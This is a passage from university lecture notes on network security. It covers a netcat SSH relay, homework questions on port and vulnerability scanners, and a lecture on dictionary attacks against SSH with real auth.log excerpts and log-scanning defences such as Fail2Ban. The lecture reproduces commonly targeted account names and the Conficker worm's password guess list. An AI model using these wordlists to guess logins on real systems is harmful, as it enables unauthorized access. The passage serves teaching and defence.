As to the reason for the first command above, note that a pipe is a unidirectional connection. So if we use a pipe to route the incoming traffic at the server on the listening port 2020 to another instance of **netcat** acting as a client vis-a-vis the SSHD server on port 22 of the same host, we also need to figure out how to route the information returned by the SSHD server. That is, when the SSHD server sends the TCP packets back to whosoever made a connection request, those packets need to travel back on the same relay path. This we do by first creating a standalone pipe with a designated name with the **mkfifo** command. We call this pipe **reverse** for obvious reasons. [In order to understand why `nc`

`localhost 22 > reverse` captures the return TCP packets emanating the SSHD server, go back to the example of using `netcat` for file transfer. In the forward direction, whatever the command '`nc -l 2020`' write to the standard output get fed into the standard input to '`nc localhost 22`'. Subsequently, at the client site, you enter a command line like the following to make an SSH connection with the remote host:

```
ssh kak@moonshine.ecn.purdue.edu  -p  2020
```

- Finally, note that `netcat` understands both IPv4 and IPv6. A `netcat` command can be customized to the IPv4 protocol with the '-4' option flag and to the IPv6 protocol with the '-6' flag.

23.7: HOMEWORK PROBLEMS

1. Nowadays even the hoi polloi talk about the ports on their home computers being open or closed. But what exactly is meant by an open port? And by a closed port? Say I buy a brand new laptop with only the most basic software (word processor, browser, etc.) installed on it. Should I assume that all the ports on the laptop are open?

2. Let's say your home router has a firewall in it that you can configure with a web-based tool running on a computer behind the router. Is the meaning of a port being open in the router firewall the same as the meaning of a port being open in your laptop?

3. What are all the different things you can accomplish with the `nmap` port scanner? Say that my laptop is only hosting the `sshd` and `httpd` server daemons. Assuming a standard install for these servers, which ports will be found to be open on my laptop by the `nmap` port scanner?

4. Let's say you have port scanned my laptop and found no ports to be open. Should I leap to the conclusion that all the ports on my

laptop are closed and that therefore my laptop is not vulnerable to virus and worms?

5. What are the main differences between a port scanner like **`nmap`** and a vulnerability scanner like **`nessus`**?

6. Why might it be unwise to scan a network too frequently with a vulnerability scanner?

7. The vulnerability tests carried out by the **`nessus`** scanner are written in a special language. What is it called?

8. What do the phrases "packet sniffer," "protocol analyzer," and "network analyzer" mean to you? How do these things differ from port scanners and vulnerability scanners?

9. As you know, the network interface on all of the machines in a LAN see all the packets in the LAN regardless of which machines they originate from or which machines they are intended for. Does the same thing happen in a wireless LAN? [A more precise phrasing of this question would say: "....all the packets in that portion of a LAN that is behind the same switch ...". See Lecture 16 for the difference between routers, switches, hubs.]

10. Describe the structure of an Ethernet frame? What is the maximum size of an Ethernet frame? What about its minimum size?

11. How does the Data Link Layer in the TCP/IP stack of a router map the destination IP address in a packet received from the internet to the MAC address of the destination machine in the LAN controlled by the router?

12. When we say that a network interface is operating in the promiscuous mode, what do we mean?

13. What is the difference between `tcpdump` and `snort`? What makes `snort` such a powerful tool for intrusion detection?

Lecture 24: The Dictionary Attack and the Rainbow-Table Attack on Password Protected Systems

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 12, 2016

4:03pm

Goals:

- The Dictionary Attack
- Thwarting a dictionary attack with log scanning
- Cracking passwords with direct table lookup
- Cracking passwords with hash chains
- Cracking password with rainbow tables
- Password hashing schemes

CONTENTS

24.1: THE DICTIONARY ATTACK

- Scanning blocks of IP addresses for the vulnerabilities at the open ports is in many cases the starting point for breaking into a network.

- If you are not behind a firewall, it is easy to see such ongoing scans. All you have to do is to look at the access or the authorization logs of the services offered by a host in your network. **You will notice that the machines in your network are being constantly scanned for open ports and possible vulnerabilities at those ports.**

- In this lecture I will focus on how people try to break into port 22 that is used for the SSH service. This is a **critical** service since its use goes way beyond just remote login for terminal sessions. It is also used for secure pickup of email from a mail-drop machine and a variety of other applications.

- The most commonly used ploy to break into port 22 is to mount what is referred as a **dictionary attack** on the port. In a

dictionary attack, the bad guys try a large number of commonly used names as possible account names on the target machine and, should they succeed in stumbling into a name for which there is actually an account on the target machine, they then proceed to try a large number of commonly used passwords for that account. [An attack closely related to the dictionary attack is known as the **brute-force attack** in which a hostile agent systematically tries **all** possibilities for user names and passwords for breaking into a system. Since the size of the search space depends exponentially on the maximum lengths of the user names and passwords an attacker would want to try, it is not generally feasible to carry out brute-force attacks through the internet.]

- If you are logged into a Linux machine, you can see these attempts on an ongoing basis by running the following command line in a separate window

```
tail -f /var/log/auth.log
```

- I will now show just a **two minute segment** of this log produced on April 10, 2009 on the host `moonshine.ecn.purdue.edu`. To make it easier to see the user names being tried by the attacker, I have entered a line before each attempt in which I have printed out the user name used by the attacker. Note that the third line shown in each record is truncated because it is much too long. Nonetheless, you can see all of the relevant information in what is displayed. This scan was mounted from the IP address `61.163.228.117`. If you enter this IP address in the query window of `http://www.ip2location.com/`

or `http://geoiptool.com`, you will see that the attacker is logged into a network that belongs to the The Postal Information Technology Office in the city of Henan in China.

```
Account name tried: staff

Apr 10 13:59:59 moonshine sshd[32057]: Invalid user staff from 61.163.228.117
Apr 10 13:59:59 moonshine sshd[32057]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 13:59:59 moonshine sshd[32057]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:01 moonshine sshd[32057]: Failed password for invalid user staff from 61.163.228.117 port 40805 ssh2


Account name tried: sales

Apr 10 14:00:08 moonshine sshd[32059]: Invalid user sales from 61.163.228.117
Apr 10 14:00:08 moonshine sshd[32059]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:08 moonshine sshd[32059]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:10 moonshine sshd[32059]: Failed password for invalid user sales from 61.163.228.117 port 41066 ssh2


Account name tried: recruit

Apr 10 14:00:17 moonshine sshd[32061]: Invalid user recruit from 61.163.228.117
Apr 10 14:00:17 moonshine sshd[32061]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:17 moonshine sshd[32061]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:19 moonshine sshd[32061]: Failed password for invalid user recruit from 61.163.228.117 port 41303 ssh2


Account name tried: alias

Apr 10 14:00:26 moonshine sshd[32063]: Invalid user alias from 61.163.228.117
Apr 10 14:00:26 moonshine sshd[32063]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:26 moonshine sshd[32063]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:29 moonshine sshd[32063]: Failed password for invalid user alias from 61.163.228.117 port 41539 ssh2


Account name tried: office

Apr 10 14:00:36 moonshine sshd[32065]: Invalid user office from 61.163.228.117
Apr 10 14:00:36 moonshine sshd[32065]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:36 moonshine sshd[32065]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:38 moonshine sshd[32065]: Failed password for invalid user office from 61.163.228.117 port 41783 ssh2


Account name tried: samba

Apr 10 14:00:46 moonshine sshd[32067]: Invalid user samba from 61.163.228.117
Apr 10 14:00:46 moonshine sshd[32067]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:46 moonshine sshd[32067]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:47 moonshine sshd[32067]: Failed password for invalid user samba from 61.163.228.117 port 42027 ssh2


Account name tried: tomcat

Apr 10 14:00:55 moonshine sshd[32069]: Invalid user tomcat from 61.163.228.117
Apr 10 14:00:55 moonshine sshd[32069]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:00:55 moonshine sshd[32069]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:00:57 moonshine sshd[32069]: Failed password for invalid user tomcat from 61.163.228.117 port 42247 ssh2
```

```
Account name tried: webadmin

Apr 10 14:01:05 moonshine sshd[32071]: Invalid user webadmin from 61.163.228.117
Apr 10 14:01:05 moonshine sshd[32071]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:05 moonshine sshd[32071]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:07 moonshine sshd[32071]: Failed password for invalid user webadmin from 61.163.228.117 port 42488 ssh2


Account name tried: spam

Apr 10 14:01:14 moonshine sshd[32073]: Invalid user spam from 61.163.228.117
Apr 10 14:01:14 moonshine sshd[32073]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:14 moonshine sshd[32073]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:16 moonshine sshd[32073]: Failed password for invalid user spam from 61.163.228.117 port 42693 ssh2


Account name tried: virus

Apr 10 14:01:23 moonshine sshd[32075]: Invalid user virus from 61.163.228.117
Apr 10 14:01:23 moonshine sshd[32075]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:23 moonshine sshd[32075]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:25 moonshine sshd[32075]: Failed password for invalid user virus from 61.163.228.117 port 42917 ssh2


Account name tried: cyrus

Apr 10 14:01:32 moonshine sshd[32077]: Invalid user cyrus from 61.163.228.117
Apr 10 14:01:32 moonshine sshd[32077]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:32 moonshine sshd[32077]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:35 moonshine sshd[32077]: Failed password for invalid user cyrus from 61.163.228.117 port 43144 ssh2


Account name tried: oracle

Apr 10 14:01:42 moonshine sshd[32079]: Invalid user oracle from 61.163.228.117
Apr 10 14:01:42 moonshine sshd[32079]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:42 moonshine sshd[32079]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:45 moonshine sshd[32079]: Failed password for invalid user oracle from 61.163.228.117 port 43384 ssh2


Account name tried: mechael

Apr 10 14:01:52 moonshine sshd[32081]: Invalid user michael from 61.163.228.117
Apr 10 14:01:52 moonshine sshd[32081]: pam_unix(sshd:auth): check pass; user unknown
Apr 10 14:01:52 moonshine sshd[32081]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 14:01:54 moonshine sshd[32081]: Failed password for invalid user michael from 61.163.228.117 port 43634 ssh2
....
....
....
```

- In mounting a dictionary attack, the bad guys focus particularly on account names that a target machine could be expect to have with high probability. These include:

  `root`

```
webmaster
webadmin
linux
admin
ftp
mysql
oracle
guest
postgres
test
sales
staff
user

and several others
```

- All of the log entries I showed earlier were for accounts that do not exist on `moonshine.ecn.purdu.edu`. What I show next is a concerted attempt to break into the machine through the **`root`** account that does exist on the machine. This attack is from the IP address `202.99.32.53`. As before, if you enter this IP address in the query window of **`http://www.ip2location.com/`** or **`http://www.geoiptool.com/`**, you will see that the attacker is logged into a network that belongs to the CNCGroup Beijing Province Network in Beijing, China. Note that this is just a three minute segment of the log file.

```
Apr 10 16:23:20 moonshine sshd[32301]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:23:22 moonshine sshd[32301]: Failed password for root from 202.99.32.53 port 42273 ssh2

Apr 10 16:23:29 moonshine sshd[32303]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:23:32 moonshine sshd[32303]: Failed password for root from 202.99.32.53 port 42499 ssh2

Apr 10 16:23:39 moonshine sshd[32305]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:23:41 moonshine sshd[32305]: Failed password for root from 202.99.32.53 port 42732 ssh2

Apr 10 16:23:48 moonshine sshd[32307]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:23:50 moonshine sshd[32307]: Failed password for root from 202.99.32.53 port 42976 ssh2

Apr 10 16:23:58 moonshine sshd[32309]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:23:59 moonshine sshd[32309]: Failed password for root from 202.99.32.53 port 43208 ssh2

Apr 10 16:24:06 moonshine sshd[32311]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:08 moonshine sshd[32311]: Failed password for root from 202.99.32.53 port 43439 ssh2

Apr 10 16:24:15 moonshine sshd[32313]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:17 moonshine sshd[32313]: Failed password for root from 202.99.32.53 port 43659 ssh2

Apr 10 16:24:24 moonshine sshd[32315]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:26 moonshine sshd[32315]: Failed password for root from 202.99.32.53 port 43901 ssh2

Apr 10 16:24:33 moonshine sshd[32317]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:35 moonshine sshd[32317]: Failed password for root from 202.99.32.53 port 44128 ssh2

Apr 10 16:24:42 moonshine sshd[32319]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:44 moonshine sshd[32319]: Failed password for root from 202.99.32.53 port 44352 ssh2

Apr 10 16:24:51 moonshine sshd[32321]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:24:53 moonshine sshd[32321]: Failed password for root from 202.99.32.53 port 44577 ssh2

Apr 10 16:25:00 moonshine sshd[32323]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:01 moonshine sshd[32323]: Failed password for root from 202.99.32.53 port 44803 ssh2

Apr 10 16:25:09 moonshine sshd[32325]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:11 moonshine sshd[32325]: Failed password for root from 202.99.32.53 port 45024 ssh2

Apr 10 16:25:18 moonshine sshd[32327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:20 moonshine sshd[32327]: Failed password for root from 202.99.32.53 port 45269 ssh2

Apr 10 16:25:27 moonshine sshd[32329]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:29 moonshine sshd[32329]: Failed password for root from 202.99.32.53 port 45496 ssh2

Apr 10 16:25:36 moonshine sshd[32331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:38 moonshine sshd[32331]: Failed password for root from 202.99.32.53 port 45725 ssh2

Apr 10 16:25:45 moonshine sshd[32333]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:47 moonshine sshd[32333]: Failed password for root from 202.99.32.53 port 45951 ssh2

Apr 10 16:25:54 moonshine sshd[32335]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:25:56 moonshine sshd[32335]: Failed password for root from 202.99.32.53 port 46186 ssh2

Apr 10 16:26:03 moonshine sshd[32337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:26:05 moonshine sshd[32337]: Failed password for root from 202.99.32.53 port 46402 ssh2

Apr 10 16:26:12 moonshine sshd[32339]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:26:14 moonshine sshd[32339]: Failed password for root from 202.99.32.53 port 46637 ssh2

Apr 10 16:26:21 moonshine sshd[32341]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 10 16:26:23 moonshine sshd[32341]: Failed password for root from 202.99.32.53 port 46859 ssh2
....
....
```

....

- As long as we are on the subject of looking at the `/var/log/auth.log` log file, in the same file you will also see numerous break-in entries that look like those shown below. These entries contain the special entry "**failed - POSSIBLE BREAK-IN ATTEMPT!**". Although such entries look alarming at first sight, they are no more sinister than the examples I showed earlier. What triggers this particular form of log entry is when the local `sshd` daemon cannot reconcile the domain name from where SSH connection request is coming from with the IP address contained in the connection request. Shown below is a small segment of such an attack on `moonshine.ecn.purdue.edu` from the IP address 78.153.210.68. As before, if you enter this address in the query window of `http://www.ip2location.com/`, you will discover that the attacker is logged into the network that belongs to PEM VPS Hosting Servers in the city of Carlow, Ireland. The attack represents a concerted attempt to break into the `root` account by guessing the password. I have abbreviated the first line of each attempt as indicated by the sequence of dots in such lines. An actual first line of each attempt looks like the following:

```
Apr 10 21:42:45 moonshine sshd[787]: reverse mapping checking \
     getaddrinfo for 210-68.colo.sta.blacknight.ie [78.153.210.68] \
     failed - POSSIBLE BREAK-IN ATTEMPT!
```

Here is just a **two minute segment** of such an attack:

```
Apr 10 21:41:58 moonshine sshd[757]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
```

```
Apr 10 21:41:58 moonshine sshd[757]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:41:59 moonshine sshd[757]: Failed password for root from 78.153.210.68 port 43828 ssh2


Apr 10 21:42:01 moonshine sshd[759]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:01 moonshine sshd[759]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:02 moonshine sshd[759]: Failed password for root from 78.153.210.68 port 43948 ssh2


Apr 10 21:42:03 moonshine sshd[761]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:04 moonshine sshd[761]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:06 moonshine sshd[761]: Failed password for root from 78.153.210.68 port 44058 ssh2


Apr 10 21:42:08 moonshine sshd[763]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:08 moonshine sshd[763]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:09 moonshine sshd[763]: Failed password for root from 78.153.210.68 port 44210 ssh2


Apr 10 21:42:11 moonshine sshd[765]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:11 moonshine sshd[765]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:12 moonshine sshd[765]: Failed password for root from 78.153.210.68 port 44330 ssh2


Apr 10 21:42:14 moonshine sshd[767]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:14 moonshine sshd[767]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:16 moonshine sshd[767]: Failed password for root from 78.153.210.68 port 44440 ssh2


Apr 10 21:42:17 moonshine sshd[769]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:17 moonshine sshd[769]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:19 moonshine sshd[769]: Failed password for root from 78.153.210.68 port 44568 ssh2


Apr 10 21:42:20 moonshine sshd[771]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:20 moonshine sshd[771]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:22 moonshine sshd[771]: Failed password for root from 78.153.210.68 port 44698 ssh2


Apr 10 21:42:23 moonshine sshd[773]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:23 moonshine sshd[773]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:25 moonshine sshd[773]: Failed password for root from 78.153.210.68 port 44818 ssh2


Apr 10 21:42:27 moonshine sshd[775]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:27 moonshine sshd[775]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:29 moonshine sshd[775]: Failed password for root from 78.153.210.68 port 44928 ssh2


Apr 10 21:42:30 moonshine sshd[777]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:30 moonshine sshd[777]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:32 moonshine sshd[777]: Failed password for root from 78.153.210.68 port 45089 ssh2


Apr 10 21:42:33 moonshine sshd[779]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:33 moonshine sshd[779]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:34 moonshine sshd[779]: Failed password for root from 78.153.210.68 port 45186 ssh2


Apr 10 21:42:36 moonshine sshd[781]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:36 moonshine sshd[781]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:37 moonshine sshd[781]: Failed password for root from 78.153.210.68 port 45299 ssh2
```

```
Apr 10 21:42:38 moonshine sshd[783]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:38 moonshine sshd[783]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:40 moonshine sshd[783]: Failed password for root from 78.153.210.68 port 45405 ssh2


Apr 10 21:42:41 moonshine sshd[785]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:41 moonshine sshd[785]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:43 moonshine sshd[785]: Failed password for root from 78.153.210.68 port 45521 ssh2


Apr 10 21:42:45 moonshine sshd[787]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:45 moonshine sshd[787]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:47 moonshine sshd[787]: Failed password for root from 78.153.210.68 port 45663 ssh2


Apr 10 21:42:48 moonshine sshd[789]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:48 moonshine sshd[789]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:49 moonshine sshd[789]: Failed password for root from 78.153.210.68 port 45778 ssh2


Apr 10 21:42:51 moonshine sshd[791]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:51 moonshine sshd[791]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:53 moonshine sshd[791]: Failed password for root from 78.153.210.68 port 45882 ssh2


Apr 10 21:42:54 moonshine sshd[793]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:54 moonshine sshd[793]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:55 moonshine sshd[793]: Failed password for root from 78.153.210.68 port 46011 ssh2


Apr 10 21:42:57 moonshine sshd[795]: reverse mapping checking ..... [78.153.210.68] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 10 21:42:57 moonshine sshd[795]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost
Apr 10 21:42:58 moonshine sshd[795]: Failed password for root from 78.153.210.68 port 46123 ssh2
....
....
....
```

24.2: THE PASSWORD FILE EMBEDDED IN THE CONFICKER WORM

- When an attacker who has mounted a dictionary attack does find an installed account on the victim machine, the next challenge for the attacker is to gain entry into the account by making guesses at the password for the account. For example, the last two segments of the `auth.log` file shown in the previous section are for two concerted attempts by two different attackers to guess the password for the `root` account on `moonshine.ecn.purdue.edu`.

- In the context of guessing the passwords, it is interesting to examine the guesses that are embedded in the binary for the Conficker worm that we discussed in Lecture 22. Here are the 240 guesses that were taken from `http://onecare.live.com/standard/en-us/virusenc/virusencinfo.htm?VirusName=Worm:Win32/Conficker.B`

```
123             1234            12345           123456
1234567         12345678        123456789       1234567890
123123          12321           123321          123abc
123qwe          123asd          1234abcd        1234qwer
1q2w3e          a1b2c3          admin           Admin
administrator   nimda           qwewq           qweewq
qwerty          qweasd          asdsa           asddsa
asdzxc          asdfgh          qweasdzxc       q1w2e3
qazwsx          qazwsxedc       zxcxz           zxccxz
zxcvb           zxcvbn          passwd          password
```

Password	login	Login	pass
mypass	mypassword	adminadmin	root
rootroot	test	testtest	temp
temptemp	foofoo	foobar	default
password1	password12	password123	admin1
admin12	admin123	pass1	pass12
pass123	root123	pw123	abc123
qwe123	test123	temp123	mypc123
home123	work123	boss123	love123
sample	example	internet	Internet
nopass	nopassword	nothing	ihavenopass
temporary	manager	business	oracle
lotus	database	backup	owner
computer	server	secret	super
share	superuser	supervisor	office
shadow	system	public	secure
security	desktop	changeme	codename
codeword	nobody	cluster	customer
exchange	explorer	campus	money
access	domain	letmein	letitbe
anything	unknown	monitor	windows
files	academia	account	student
freedom	forever	cookie	coffee
market	private	games	killer
controller	intranet	work	home
job	foo	web	file
sql	aaa	aaaa	aaaaa
qqq	qqqq	qqqqq	xxx
xxxx	xxxxx	zzz	zzzz
zzzzz	fuck	12	21
321	4321	54321	654321
7654321	87654321	987654321	0987654321
0	00	000	0000
00000	00000	0000000	00000000
1	11	111	1111
11111	111111	1111111	11111111
2	22	222	2222
22222	222222	2222222	22222222
3	33	333	3333
33333	333333	3333333	33333333
4	44	444	4444
44444	444444	4444444	44444444
5	55	555	5555
55555	555555	5555555	55555555
6	66	666	6666
66666	666666	6666666	66666666
7	77	777	7777
77777	777777	7777777	77777777
8	88	888	8888
88888	888888	8888888	88888888
9	99	999	9999
99999	999999	9999999	99999999

24.3: THWARTING THE DICTIONARY ATTACK WITH LOG SCANNING

- Before getting to the subject of log scanning for protecting a computer/network against a dictionary attack, I should say quickly that if, say, the computer you want to protect is at your home and you want to be able to SSH into it from work without allowing others to be able to do the same, just a couple of entries in the `/etc/hosts.allow` and the `/etc/hosts.deny` files would keep all intruders at bay.

```
/etc/hosts.allow   :    sshd: xxx.xxx.xxx.xxx

/etc/hosts.deny    :    ALL: ALL
```

  where `xxx.xxx.xxx.xxx` is the IP address from where you wish to connect to your home machine. Since `/etc/hosts.allow` takes precedence over `/etc/hosts.deny` , the above two entries will ensure that only you will be allowed SSH access into the machine.

- Let's now consider a more general situation of detecting repeated break-in attempts and temporarily (or, sometimes, permanently) blacklisting IP addresses from where the attacks are emanating.

- Until recently, DenyHosts was the most popular tool used for keeping an eye on the `sshd` server access logs (in `/var/log/auth.log` on Linux machines). DenyHosts, however, was removed from Ubuntu distributions of Linux sometime in 2014 for "unaddressed security issues" and other reasons.

- As far as the Linux platforms are concerned, `Fail2Ban` is now the most commonly used tool for intrusion prevention through log scanning. [According to the Wikipedia page on Fail2Ban, the development of Fail2Ban has been led by Cyril Jaquier, Yaroslav Halchenko, Daniel Black, Steven Hiscocks, and Arturo 'Buanzo' Busleiman as an opensource project. DenyHosts was created by Phil Schwartz.]

- While both Fail2Ban and DenyHosts detect intrusion attempts by keeping track of the number of login attempts (during a time interval whose length in set is the config file), there is a fundamental difference in how the two tools keep the blacklisted IP addresses at bay. With Fail2Ban, a blacklisted IP address is kept out by adding a new rule to the iptables firewall. [See Lecture 18 on iptables.] On the other hand, DenyHosts places a blacklisted IP address in the `/etc/hosts.deny` file. Subsequently, with both tools, no further SSH connections from the same IP address would be honored — at least until the expiration of a certain pre-set time interval. [Depending on the config options you set, Fail2Ban would be happy to just send you a notification (that is, without banning the IP address) when it sees too many unsuccessful attempts at entry. As you will soon see, by using regex based filters, Fail2Ban can also try to detect malicious behaviors by the connections made by IP addresses (say, for downloading web pages) and subsequently it can take any action you wish vis-a-vis those IP addresses.]

- You may think there is a bit of irony involved in making future intrusion prevention decisions on the basis of *unsuccessful* attempts in the past. Let's say an intruder has successfully managed to break into a machine as root the very first time. It is safe to assume that such an intruder would immediately eliminate all signs of his/her entry into the system. So, one might say, with log scanning of the sort used in Fail2Ban and DenyHosts, your security decision is based more on the actions of a clumsy thief who is unsuccessful and not on the actions of those who may have caused you serious harm in the past.

- However, since it is reasonable to assume that even a successful thief may need to make a few attempts before hitting the jackpot, it makes sense to use tools like Fail2Ban and DenyHosts.

- DenyHost was created exclusively for monitoring the SSHD access log files.

- **On the other hand, one of the best things about Fail2Ban is its versatility.** It can block network access to just about any application that creates a log file for incoming connection requests. It's worth your while to spend a few minutes poring over its config file `/etc/fail2ban/jail.conf` and to see its different sections, as delineated by '`[application name]`', in order to get a sense of the range of applications for which you can trap misbehaving IP addresses. By the way, you can also specify ad-

